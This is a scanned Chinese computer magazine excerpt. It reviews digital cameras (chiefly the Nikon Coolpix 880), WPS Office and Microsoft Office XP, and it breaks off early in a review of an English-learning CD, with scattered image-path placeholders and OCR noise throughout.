尼康（NIKON）-Coolpix 880 6号机

这是一款采用334万像素的变焦数码相机。之所以选用它是因为这款相机是经典机型尼康Coolpix 990的经济版本（尼康Coolpix 990曾一度是数码相机市场中的榜样）。少爷拿它作为一个参照标准。

操作感受

尼康（NIKON）-Coolpix 880的机身小巧，由于操



作按键主要集中在机身背部，进行单手操作非常容易。与其他几款数码相机相似，在机身的右上方设有一个控制盘，用它可以完成主要功能的设置。而与其他几款数码相机不同的是，880的控制盘是无级循环的，无论怎么转都可以找到所需的设置。这款数码相机很省电，配有类似卡西欧（CASIO）- QV3500EX 的场景模板。整机使用 CF 卡作为存储介质，不过未经证实的消息说它也可以兼容 IBM 迷你硬盘。不足之处，主要反映在：镜头伸缩运动时噪音较大，液晶屏在光学取景器下，容易蹭脸。

画质点评（参看图片）

失真在六款机器中是最小的，其枕形失真小，纵向稍有梯形失真：桶形失真有一点，右侧较左侧突出一些，总体表现不错。

在微距拍照时，远端近端的细节和质感表现都不错，画面整体清晰，富有质感表现力（硬币、螺丝和 CF 卡的边缘材质再现相当细腻）。上下左右的过渡非常均匀（CF 卡上的字迹，远端和近端的轮廓一样清晰），紫边也很小。看来这款数码相机的镜头和 CCD 都不错。

在拍人手时，整体色调微微发粉，细节表现一般，但肤色的质感表现很好。

夜景的拍摄表现最佳，因为你可以放大看到路上的石缝、路边修车招牌上的文字甚至急驰于路上汽车的牌号！烧包少爷和孔明一致认为，用这款数码相机拍夜景无可挑剔。

在白天户外拍摄的照片中，河边的那一张画面整体细节清晰，近处石头路面的质感很好，树皮和石头的凹凸表现得非常生动，柳树叶子的层次动感强。在拉近的画面中，与 1 号机相比略显鲜亮。在拍白塔时，塔身的细节和层次都很好，质感相对一般。在拍近处花卉时，细节表现不错，用模式套用的手段拍摄的图像差别没有卡西欧（CASIO）- QV3500EX的明显。近距的清晰度表现突出，主要反映在叶脉的再现细节上。右边草牙的明暗过渡自然。此外，花朵主体与背景的反差控制得极为自然。

综合评述

这是一款性能完备的数码相机。主要的方面均没有大的遗憾，重要的性能可圈可点，属于同档次中经典的机型。



★性能参数★

型号	卡西欧（CASIO）- QV3500EX	三星 Digimax - 210SE	SONY　DSC - S30	理光 RICOH　RDC - 6000	柯达 Kodak　DX3500	尼康（Nikon）- Coolpix 880
CCD像素数	330 万	210 万	130 万（插值输出为 160 万）	214 万	220 万	334 万
液晶屏大小（厘米）	2.8×3.8	2.7×3.5	3.0×4.0	2.6×3.5	2.5×3.4	2.8×3.7
开机时间	8 秒 26	5 秒 38	2 秒 99	10 秒 52	6 秒 73	5 秒 96
存入时间	7 秒 48	7 秒 13	2 秒 96	9 秒 23	9 秒 02	4 秒 13
最大分辨率	2048 × 1536	1600 × 1200	1280 × 960 有效不失真值	1600 × 1200	1800 × 1200	2048 × 1536
其他分辨率	1024 × 768	800 × 600	1024 × 768 640 × 480	800 × 600 640 × 480	900 × 600	1024 × 768 640 × 480
图片格式	TIF 和 JPEG	TIF 和 JPEG	TIF 和 JPEG	JPEG	JPEG	TIF 和 JPEG
镜头	3倍光学变焦 12倍数码变焦	3倍光学变焦 2倍数码变焦	3倍光学变焦 6倍数码变焦	定焦	定焦 （3 倍数码变焦）	2.5倍光学变焦 4 倍数码变焦
变焦范围	f=7.0 - 21.0mm	f=5.8 - 17.4mm	f=6.1 - 18.3mm			f=8.0 - 20.0mm
存储介质	CF卡或IBM340兆迷你硬盘	CF 卡	记忆棒	SM 卡	内置存储器或 CF 卡	CF 卡
ISO 值	100\180\300\500	______	_____	100/200/400	_______	100/200/400
液晶屏放大倍数	4 倍	1.5 - 5倍	5 倍	1.5倍	2 倍	4 倍
其他	自带8种滤镜 4种曝光模式	支持自动幻灯播放	4种效果 自带E - Mail小样格式	自带2种滤镜 可调4种光圈 （f=2.8/4.0/6.5/13） 2种曝光模式	闪光灯有 3 种模式	11 种场景设置 3 重曝光模式
参考价格	6900 元	3580 元	4380 元	4500 元	3990 元	6400 元
咨询电话	010 - 84021996	010 - 84021997	010 - 82663446	010 - 62541504	010 - 65616561	010 - 82641371

★关于噪点★

使用数码相机时，如果将镜头盖住并拍一张全黑的照片，仔细检查便会发现：黑屏的照片中存在一些随机的花的噪点。这是数码相机较传统相机所特有的杂波干扰。随着快门速度的加快，噪点的数量及出现的几率将会有明显的上升。这是因为随着快门速度的提高，CCD 扫描及数据运算速度也会有相应的提高，运算误差增大，所以导致噪点随之增多。

此外，大多数数码相机有类似于普通相机的 ISO 感光值设定功能，这个 ISO 值有 100、200、400 等几种，其数值越大，表示对光线的敏感程度也就是感光能力越强。当你用数码相机拍摄时，可以通过调整 ISO 感光值来改善画面的质量。但如果你提升了数码相机的 ISO 感光值，那么噪点出现的几率也将会明显增加。

图片比较



1 号机



2 号机



3 号机




4 号机





5 号机





6 号机



1 号机



2 号机


3 号机


4 号机


5 号机



6 号机



1 号机


2 号机


3 号机


4 号机


5 号机


6 号机



推荐理由：
性能优越，
拍摄效果逼真，
细节刻画能力强。







推荐理由：
功能完善，
模板套用方便，
色彩表现力强，
整体性能出色。



推荐理由：
具有方便的易用性，与计算机连接简单。



四种储存卡的比较



正 面　　背 面

左上:IBM 迷你硬盘　左下:SM 卡　右上:CF 卡　右下:记忆

¡ïÉÕ°üÈÏÖ¤¡ï



经过了一周的评测，烧包少爷和孔明认为，在这六款机器中，尼康（NIKON）- Coolpix 880 值得推荐，当然卡西欧（CASIO）- QV3500EX 也是相当不错的。此外在 220 万像素级的产品中，推荐柯达 DX3500，这主要是因为它具有较强的易用性，与计算机连接方便。

□北京　海天

真心英雄风云再起

——WPS Office 金山办公组合评测报告

前言

曾经是独领风骚的WPS,曾经是被微软Office几乎斩尽杀绝的WPS,曾经是卧薪尝胆、永不言败的WPS，终于又携千锤百炼过的绝艺决心再战江湖。这绝艺不再是一手重拳，而是发展成了一套组合拳：文字办公处理、无限电子表格、会议幻灯制作、网页浏览、电子邮件系统、图片浏览处理，“拳”称WPS Office，一个誓与微软Office一较长短的名字。“千呼万唤始出来”，如今，我们终于可以看看它的庐山真面目了。

评测

WPS Office的安装和启动

WPS Office的安装相当简便，完全安装约占140MB硬盘空间，整个安装过程都有全中文安装向导指引（图1），不同应用水平的用户都可顺利安装。另外，我们还在多台低配置的计算机上进行了安装，安装过程也非常顺畅，大部分机型较老的朋友也不必望“软”兴叹了。在安装时用户要注意的是，WPS Office自身并不带有网页编辑功能，需要使用该功能的用户应安装附带的CutePage软件。启动软件时，我们感觉其集成环境的启动速度相对要慢，但打开单个组件的速度令人满意。



图1

WPS Office面貌初窥

WPS Office的用户界面较以往可以说有了全新的设计（图2），它不像Microsoft Office那样每个组件使用独立的界面，而是单一界面下的集成办公环境，新增的任务条统一调度文字办公处理、无限电子表格、会议幻灯制作、网页浏览、电子邮件系统、图片浏览各功能模块。集成后的WPS Office操作界面首先是简洁，其次是减轻了系统资源负担。



图2

WPS Office的兼容性

金山公司声称WPS Office兼容无界限，可以直接读取Word、Excel、Powerpoint、HTML、CCED、RTF等格式，并可以保留Excel函数格式。所以在第一次使用WPS Office时，我们就着重对这方面进行了测试。按照用户的想象，数据间的交换界限应该取消，尽管WPS Office做得还不完美，但已经算是目前兼容性较佳的产品了。从用户的角度来看，兼容性包括两方面，一是WPS Office兼容其他软件的情况；二是其他软件兼容WPS Office的情况。下面是我们对WPS Office兼容性评测的结果。

1.WPS Office兼容其他软件的情况

DOC文档:不用通过中间转换，直接读取DOC文件，包括Word 95/97/2000。但对图文混排的DOC文档，WPS Office并不能完全读取，对DOC文档中的图片提示为" INCLUDEPICTURE "pic\\2-1.bmp" * MERGEFORMAT\d "。

兼容HTML文档：能读写HTML文件。但直接使用WPS Office编辑HTML文件时，一些格式如表格等无法完全解读，需使用CutePage来编辑HTML文档。

兼容Excel文档：能直接读取Excel文件。但读取某些Excel文件时会出现某些数据无法显示，而且页面格式还会显得凌乱。

兼容PPT文档:能读出大部分PowerPoint格式的文件，对PowerPoint中内嵌的视频文件支持不好。

2.其他软件兼容WPS Office的情况

办公类软件在中国最为普及的应说是Microsoft Office，所以我们选择它来测试和WPS Office的兼容情况。在这一项评测中我们感受到了微软公司的霸道，Microsoft Office一直"唯我独尊"，拒绝兼容其他办公软件文件格式，即使是最新的Microsoft Office XP也不兼容WPS Office中的文件格式。这一点令很多Microsoft Office用户在交换文件时感到苦恼。不过WPS Office在这方面还是作出了努力，如无限电子表格可以将文件存储为Excel格式文件。

评测计算机1

硬件环境
CPU：PII-366
内存：128MB
显卡：Neo Magic NM2160
硬盘：IBM 6.4GB
Modem：LT WIN 56K Modem

网络环境
ISP：163
上网时间段：20:00—2:00

软件环境
操作系统：简体中文Windows98 SE
浏览器：IE5.0

评测计算机2

硬件环境
CPU:PIII-800
内存：256MB
显卡：TNT2
硬盘：IBM 30GB
网卡：3COM

网络环境：DDN专线

软件环境
操作系统：英文Windows 2000 Professional
浏览器：英文 IE 5.5

WPS Office详细探悉

WPS Office不仅给我们提供了优秀的办公处理功能，还展示了一套更为符合中国人办公应用的解决方案。另外，我们还得知WPS Office是第一个支持GB18030－2000标准（信息技术－信息交换用汉字编码字符集基本集的扩充）的办公信息处理软件，而此前只有Windows 2000支持GB18030。支持此标准后的WPS Office将能更有效地为中国人的办公处理带来方便。下面我们将对WPS Office的各个组件进行评测。

文字办公处理

金山公司试图将文字办公处理开发得更为强大和体贴，在WPS 2000的基础上又新增了很多功能，这些功能主要表现在如下方面:如超级链接、跳转、格式刷、脚注、尾注、



图 3



图 4

修改、自动编号、文字背景色、对象动作设定、对象渐变色、对象默认属性设定等三十余项。这些新功能在应用上基本和Microsoft Office操作方式相似，任何WPS用户或Microsoft Office用户都能轻松应用。（西风：这真是一个捷径，我们不用长得比巨人高，只要站在他的肩膀上……）WPS Office还对以前WPS 2000中的一些不足之处作了改进，比如：实现了文字和对象的同时选中，并进行复制、粘贴；支持对象的跨页拖放；支持一张纸上打印多页内容。

WPS Office的图文混排功能仍是软件的一大亮点，除了继承以往混排功能强的优点，还为用户提供了一套精美的素材库，包含了24类共两百多张图片，帮助用户排出更加漂亮的文档。

语音控制是WPS Office的特色功能。金山公司在WPS Office中设置了编辑命令的语音控制。经过我们测试，WPS Office的语音命令控制功能表现比较成熟，集成在内的语音识别引擎速度相当快，在应用中只有很短的迟缓，并且识别正确率也非常高（图3）。

在我们对文字办公处理的测试中，一致认为文字办公处理的功能强大，并且非常体贴用户的操作习惯，比如我们可以给图像加文字标注，可以给表格快速添加序号（图4），插入动态计时器。这些细小的功能都能给用户的日常操作带来便利，可以说这在同类办公类软件中是独树一帜的。同时WPS Office的文字办公处理并没有因为功能强大而操作繁琐，相反它在易用性以及符合中国用户使用习惯方面都处理得相当好。我们感觉，其他办公软件在模板和拼写检查的实用性，数学公式、化学公式、特殊文字符号的插入易用性等方面都无法和WPS Office的文字办公处理相媲美。不过我们也认为，WPS Office的文字办公处理还是显得有些不足。字处理软件发展到现在，基本功能大同小异，而竞争将体现在功能的细节优化与创新上。我们在测试中，发现在文字办公处理方面并没有明显变化。而微软最新的Microsoft Office XP推出后，Word中增加了很多令人赞叹的小功能，比如粘贴文本后，会出现一个粘贴选项小按钮，用户可选择粘贴后的类型；在Word的文本中随意点击右键即会在右键菜单中包含文字的匹配内容，可以说细节让Word更美。我们希望金山公司在不断提升产品功能的同时，也能在细节上多做一点工作。

无限电子表格

WPS Office的无限电子表格是首次和用户见面，从外观上看，用户几乎会以为打开了微软的Excel（图5）。但在应用中，我们感觉WPS Office的无限电子表格更适合中国用户。换而言之，WPS Office的无限电子表格更具有亲和力，



图 5




图 6

它带有的模板适用范围更广，拥有更多的适用各种行业的会计报表、管理报告，并且还带有股票投资管理、家庭存款管理系统。此外，无限电子表格的整体功能和Excel不相上下，具备大容量函数库、自动重算、跨表计算、排序、自动填充、统计图表、控件方式、导入工作表、固定表头、表翼、超级链接、控件域、条件判断语句等功能。我们在评测后认为，无限电子表格在某些功能的智能性、上标下标的应用、撤消次数的设置等方面表现得非常突出（图6）。最值得一提的是，无限电子表格可以将文件存储为Excel文件，这给用户进行数据交换带来了前所未有的便利。

会议幻灯制作

会议幻灯制作是WPS Office新增功能组件之一，该组件使用三栏窗口，在右侧窗口中提供演示模板、配色方案和页版式三项功能，给用户在制作幻灯时带来了便利（图7）。它通过引入“母版”、“外观模板”等概念使得制作和修改演示文档更加得心应手。用户通过设置对象的出现方式和对象动作等，使得演示文档更加丰富多彩。




图 7

另外它还支持演示页母板;演示模板;大纲模式;配色方案;演示页版式;项目符号和编号;对象动作设置、链接、跳转;整页插入、删除、拖动;动画效果即时预览;自定义播放方案;灵活的背景、外观切换等多种工作方式。

电子邮件系统

WPS Office提供了完善的邮件管理系统（图8）。不但具有电子邮件接收、管理、邮件加密发送、垃圾邮件过滤器、自动识别内码等常用邮件功能，针对中国网络阻塞的情况，给用户提供了远程邮箱管理、排序收取等独具特色的功能，方便用户更好地利用电子邮件工作。



图 8

另外，电子邮件系统可以利用WPS Office强大的文件编辑功能，实现各种复杂的排版，从而使邮件内容变得更加丰富美观。在邮件管理界面中，用户可方便地查看邮件内容在文本、网页以及WPS状态下的显示情况。

电子邮件系统还提供了优秀的远程邮箱管理功能，用户无需登录自己的邮箱，也无需接收邮件，就可以直接查看、删除或者下载相应邮件。

WPSOffice 的电子邮件系统还具有一个非常有特色的功能——邮件病毒检测，电子邮件系统中内置了金山毒霸的病毒检测程序，用户无需安装杀毒软件，即可检查出目前互联网上流行的邮件病毒。

在兼容性方面，WPS Office的电子邮件系统可以直接导入iWPS、Foxmail、Outlook Express等邮件系统的邮件和地址簿，让我们深刻体会到其方便性。

网页浏览



图9

WPS Office的网页浏览器使用的是IE核心，功能基本和IE5.5相似。由于WPS Office使用的是单一界面下的集成办公环境，所以WPS Office的网页浏览器更像是多窗口浏览器。WPS Office的网页浏览器特色功能是支持对中文网址的识别，并且可以轻松过滤弹出窗口（图9）。

WPS Office并不附带网页编辑器，而是在安装盘中附带了在国内享有一定声誉的CutePage。CutePage的功能比较全面，包括可视化编辑、站点管理、特效工具等功能。由于版面的限制，我们不进一步叙述该软件的特色和评价，有心的读者可以自己体会。

图片浏览处理

WPS Office的图片浏览功能类似常用的ACDSee软件，它为用户提供查看图片的功能，而且图像解码速度快（图10）。另外它还具有图像处理功能，能进行色彩处理、特效处理，并且还能转换图片格式。



图10

CFan结论

我们认为：集成化、文档兼容性、中国本地的办公标准和使用习惯，是WPS Office最突出的亮点。特别对于经常处理办公文档的使用者，金山公司确实完整体验过国内办公应用的全过程，在WPS Office中针对国内现状，定制了很多独有功能。民族化、本土化，看来“金山”终于坚定了产品策略。的确，自己的东西，外人不好学！

实事求是地说，这款软件的确给人以信心；实事求是地说，这款软件物有所值；实事求是地说，这款软件功能的确全面；实事求是地说，这款软件的水平是金山公司与微软Office实力最为接近的一次。虽然整体上仍稍处下风，但就国人实用而言，可以称得上各有千秋。

编辑心声：尽管WPS曾在Office那里失去了大片江山，尽管Microsoft Office是世界上拥有最多用户的办公软件，但是金山公司仍顽强地托举着中国本土办公软件的大旗，并且创出了自身的特点——高度的集成化，广泛的兼容性，中国本地的办公标准和使用习惯，以及符合中国国情的价格。

当我们每次被迫一次次向国外软件商支付昂贵的升级费用时，当我们一次又一次被别人嘲笑为“贼”的时候，我们真心希望能有一个国产办公软件能站起来迎接挑战。金山公司董事长求伯君曾说过一句让人热血沸腾的话：“无论如何我们也要让这个产品站起来。”CFan编辑真诚希望WPS Office在2001年的中国大地上一路顺风。

昂贵的舒适体验——记微软OfficeXP

□北京　飞狼

5月，微软（中国）宣布，OfficeXP中文版正式完成，进入压盘阶段。那么，这款号称微软有史以来所发行的Office版本中最重要的版本，与Office2000相比，又有哪些优异之处呢？

我们的看法：

倍加体贴 ＋ 全新体验 ＋ 价格不菲＝OfficeXP

倍加体贴：

OfficeXP和Office2000相比，应该说是Office2000的改进增强版（微软已经证实，OfficeXP和Office2000全面兼容）。结合微软全球各地客户提出的要求，微软对Office2000中不如人意的地方进行了大量的改进，并新增了许多功能。

1.全新的界面看起来更加舒服

经过全面调整的OfficeXP和Windows一样，提供了和谐的色彩、焕然一新的界面。另外，OfficeXP菜单如今都带有淡淡的阴影，看起来更有立体感，显得别具一格（如图1）。

2.全新改进的工具栏用起来更加方便

工具栏进行了有效的修订，新增很多功能，比如广大编辑们最喜欢使用的“字数统计”。特别值得一提的是，OfficeXP中新提供了一个“任务窗格”，显示在文档编辑窗口右侧，集成了诸如剪贴板、新建文档、搜索、插入剪贴画、样式和格式、显示格式、邮件合并、翻译等功能。利用任务窗格，可以有效地简化桌面，迅速找到自己需要使用的功能（如图2）。

3.搜索功能更为强劲

如今的Office组件经过了强力的整合和改进，其搜索功能是大大增强了，号称可以对Office各种文档的内容进行搜索，可以同时搜索本地计算机、网络计算机以及Outlook（特别值得一提的就是Outlook如今支持对邮件内容的全面检索了，这可是弟兄们盼望了多少年啊），搜索结果将显示在当



图1




图2

前 Office 程序中，让用户不需切换软件就可以找到所需的文件。

如果机器够强，还可以启动“索引服务”，让机器空闲时自动对整个硬盘上的各种文档进行索引。经我们询问微软专家，证实此引擎的搜索在准备工作充分的情况下，甚至可以对邮件附件中的文字进行搜索。

特别提醒一声，索引服务提供的搜索功能比普通搜索更为强大（除了能对文档的内容进行搜索，也可以搜索文档的特征和参数，例如作者的姓名），但是对资源的消耗（内存的占用，硬盘空间的占用等）也是不可小觑的。

4.加强的剪贴板

OfficeXP 中，剪贴板的功能进一步增强，支持存放的内容数目由原来的12个增加到了24个。另外，当你拷贝到剪贴板上不止一个内容时，剪贴板的窗口将自动显示出来，供选择取用（连按两次Ctrl+C可立刻打开剪贴板）。要粘贴任何内容，只要点击对应项目上右侧三角形符号，然后选择“粘贴”即可（如图3）。

任何Office组件或者文档的内容如今都可以拷贝到剪贴板上，并应用到任何一个组件中。非 Office 组件程序也可以使用增强的剪贴板（图 4 就是增强的剪贴板在任务栏上的图标）。我们感觉，有了增强的剪贴板，那些 Clipmate 之类的剪贴板工具基本上就不需要使用了。

但我们发现，增强的剪贴板同时也是内存资源的消耗大户，一个装满了 Word 内容的剪贴板，轻易就可以吃掉你30MB 以上的内存。因此增强型剪贴板对内存提出了更高的要求。

5.全面增强的格式与样式

以前拷贝粘贴时，非常麻烦，因为文字自动带有样式，插入到其他段落中时，会显得格格不入，需要手工修改。如今这个问题非常简单了。在贴入的文字下方，会出现一个公文包的小按钮。点击它，然后选择“匹配目标格式”，即可将文字设置为所在段落的格式或者样式（如图5）。在任务栏窗口中，如今也可以直观地显示各种样式或者格式，可以随时调用，使用更加体贴和方便。

6.崩溃后的自动恢复

OfficeXP 中的任何程序死机或者崩溃后，不用担心，只要重新启动机器，然后运行你的 OfficeXP 程序，即可自动进入“文档恢复”。死机前所做的工作会显示在恢复窗口中，可选择保存或直接进行编辑（如图6）。

OfficeXP还针对可能出现的死机等情况提供有“Office安全模式”等，让你对崩溃的程序进行控制。

7.智能标识（SmartTag）技术的应用

OfficeXP 中，提供了一种叫做“智能标识”的功能。简单地说，OfficeXP 系列组件如今会针对文档中出现的文本或者其他对象，在内部数据库中进行检索，一旦发现有对应的相关数据，在文本或者对象右下方就会显示出一个“智能标记”来。点击智能标记，即可获得相关的各种数据或者资料。智能标记及其相关的选项根据每个 Office 程序会有所不同。

比如 Word 中插入了某个 Outlook 地址簿中的人名，则智能标记就会显示此人的联系信息等。如果客户订货单中也有此人，还能获得此人的订单情况等。

比如，我们输入某个人名（在地址簿里有过），则文字下方会自动出现一条虚线。将鼠标移动到虚线上，名字上方会出现一个“I”图标。鼠标点击“I”图标，即可激活智能标记的菜单（如图7）。

你可以选择菜单里的相应选项，安排约会、发送邮件、甚至提取此人的采购资料等。智能标记使用得当，可以让你在和客户交换完名片后的2分钟内，在你的电脑上查到和他的所有业务往来、价格、订单、联系地址甚至他的砍价习惯等资料。另外，根据我们向微软方面的查询了解到，这些智能标识是可以进行二次开发的，这点相当有用。

举个例子，网上有名的“当当书店”开发了一套《书名智能标识》，你下载回来后进行安装，这套《书名智能标识》即自动录入到你的 OfficeXP 中。以后在 Word 中输入文字时，如果你输入的是一个书名，在书名的下方就会自动出现智能标识，点击之即可出现诸如书籍的价格、作者、内容简介、出版社、订单、购买网址等资料。

8.改进的有趣助手

如今的 Office 助手家族里，又添了新的人丁——孙悟空。可别小看这个可爱的小猴子，那是孙悟空的老家——上海美术电影制片厂专为 OfficeXP 设计的。为体贴用户，如今 OfficeXP 程序一打开，你是不会看见这些助手的（默认设置是“隐藏”）。

新助手孙悟空动作调皮可爱，变化多端（图8）。如果你的 OfficeXP 中没有看到这个可爱的孙悟空——那么，你用的就不是 OfficeXP 中文正式版。




图3




图4




图6




图5



图7

全新体验：


1．全新提供“发送（审阅）”工具

简单地说，就是完成一个文档后，只要在文件菜单中点击“发送”里的“发送邮件人（审阅）”，即可自动进入“发送供审阅”模式。领导使用 OfficeXP 中的 Outlook 收到信后，双击附带文档即可对其进行审阅。他可以进行批注、修改或者删除——总之，可以将文档进行任意的修改直到满意为止，然后将文档用“回复时包含更


图 8


图9


图 10


图 11



图12


图 13


图14

图 15


改”发回给你。

收到经过修订的文档后，你打开时 Office 会自动提示，你可选择“接受修改”合并文档，也可以不接受。被修改过的部分将用特殊的标记显示出来，如果此文档经过多人审阅，标记上还会出现审阅人和审阅时间等。你可以用审阅工具一一查看，并选择自己需要的部分。如此一来，对文件的审阅就可以无需再使用传统的钢笔和纸来进行了（见图9）。

2.全新提供团队工作空间

只要在团队使用的一台服务器上安装 SharePoint Team Services 服务，即可让整个团队的 OfficeXP 和工作组的 Web 站点紧密结合起来。每个团队成员可以在工作组的 Web 站点公告板上看到通知消息，也可以自行发布公告。可以自行开设讨论，提交文档，审阅并进行跟踪编辑等。另外，OfficeXP 中提供了全新改进的日历、日程和提醒，让团队合作变得更有效。

3.全新的Outlook

OfficeXP 将流行的交流工具如 Hotmail 电子邮件服务、MSN Messenger，整合到 Outlook 消息和协作客户程序中，从而提供了更加方便的交流手段（Outlook 中使用了改进的 Wordmail 作为编辑器）。

另外，为了应付众多针对 Outlook 的病毒攻击，Outlook 新增了一个安全特性，就是自动捕获所有发信请求，并提示操作者，以此让使用者直接控制发信，美丽莎之类的病毒就再也无法偷偷利用 Outlook 发信给别人了。

不过据本刊记者向微软技术人员询问后得知，此种发信请求的截获功能存在一个小小的问题——当病毒编写者水平不够高的时候，如果病毒发作要发 50 封电子邮件，那么很遗憾，你只能按下 50 次“否”的按钮才能取消这些发信请求。如果是 50 次也就罢了，万一是 500 次……

4.全新版的拼音输入法3.0

在这个版本中，微软提供了全新的拼音输入法 3.0（见图 10）。在使用过程中，有如下几点令我们印象深刻：

全新提供文字服务的语言栏：通过这个语言栏，可以对输入法进行各种设置。另外，语言栏可以记住你在各个程序中使用的不同输入法设置——只要使用一次，下次再使用时，就会发现自动出现你喜欢的输入法了。为避免影响编辑，语言栏可以设置为透明方式。

提供了中英文的自动识别功能：这个功能基本上可以识别大多数的中英文混合输入，当然在某些情况下，这个功能的表现并不太好，比如输入电子邮件地址和网址等的时候，不过你要是输入的是 OfficeXP 之类的单词，识别率绝对是一流的。

提供了拼音自动标注功能：这一点将深受广大幼儿和小学教师的欢迎。如今只要写出文字，即可用 Word 自动标注拼音了（见图 11）。

提供了语音识别：如果你的机器安装有耳麦（耳机式麦克风），并满足相应的硬件条件（具有 128MB 内存、400MHz 以上速度 CPU），你就可以使用微软拼音内置的语音识别和命令工具，通过阅读输入文档，或用声音操作菜单、格式化文本等。不过前提是事先必须进行语音识别训练（安装时，语音输入功能默认不安装，必须使用安装工具重新定义才可以安装进来）。

提供了手写板的输入功能：这个功能绝对是对蒙恬之类产品的打击，对汉字的识别率还算不错（见图12）。为了避免常见的连笔导致难以识别的问题，这个功能提供了两个输入框，让你在一个框中只写一个汉字，从而有效地回避了连笔问题。

虽然这个功能还支持在屏幕上任意位置的书写，随写随识别，但以我们的看法，其识别率明显低于框式输入。因为微软也无法有效解决连写中汉字的分解问题。有了手写板，用它来作为绘图板也是顺理成章了——绘图板上绘制的图形将可以直接插入文档中。

最后要提出的是，新版拼音输入法支持超大字符集的汉字——请看小编从微软开发人员处弄来的《康熙字典》排版样张（见图13），如何?很牛吧?

5.全新的PowerPoint动画功能

如今的 PowerPoint 今非昔比，除了提供复杂的动画效果，还可以选择丰富的动画路径。如果你觉得不满意，还可以自行随意定义对象的运动路径，比如让一个字在屏幕上按任意路线飞来飞去，虚线部分就是我们随意定义的飞行路线（见图 14）。

对于路径，你还可以随时使用鼠标进行拖拉变形，真正随心所欲。另外，PowerPoint 中文正式版中，更提供了大量富有中国民俗风味的设计模板（见图 15）。

6.全面支持XML

这一点我们就不细说了，开发和编程人员可以理解这句话的分量。如今的 OfficeXP 所有组件均支持 XML，所以 FrontPage 将可以再度在 Web 开发方面有所建树了。

□北京　球球

“大山”是个合格的英语教师吗

——《随大山万里行》试用

前言

洋笑星“大山”在国内是家喻户晓的名人，不仅有着丰富的幽默细胞，语言方面的天份也令人羡慕，他的中文说得非常地道，而母语——英文说得怎么样呢？我们手头正好拿到了一款近期由外研社与中央电视台、加拿大等多方合作出品的《随大山万里行》英语教学软件，鉴于目前用电脑学英语的热潮一浪高过一浪，我们也来凑凑这个热闹吧。

诱人之处

首先还是“大山”的号召力，其次是外研社和中央电视台的权威性，以及其姊妹篇《随大山商访加拿大》的知名度。

使用

感受1：在内容方面，我们认为《随大山万里行》将真实环境中原汁原味的鲜活语言展现给了学习者，使其迅速掌握不同情景下的英语日常会话，包含“网上冲浪”、“橄榄球比赛”、“休闲娱乐”等13集轻松有趣的对话节目，3000多句日常用语，能够带领学习者轻松地拾级而上，学习地道的英语，亲手触摸英语国家的文化，还可领略异域的万里风情。该光盘还包含有几百个经常使用的英语习语和俚语，增强了学习者学习后的语言表现力。

感受2：值得一提的是，片中人物表情丰富，语音清晰流畅，对于了解正确的发音，提高听力和语感都有很大帮助。

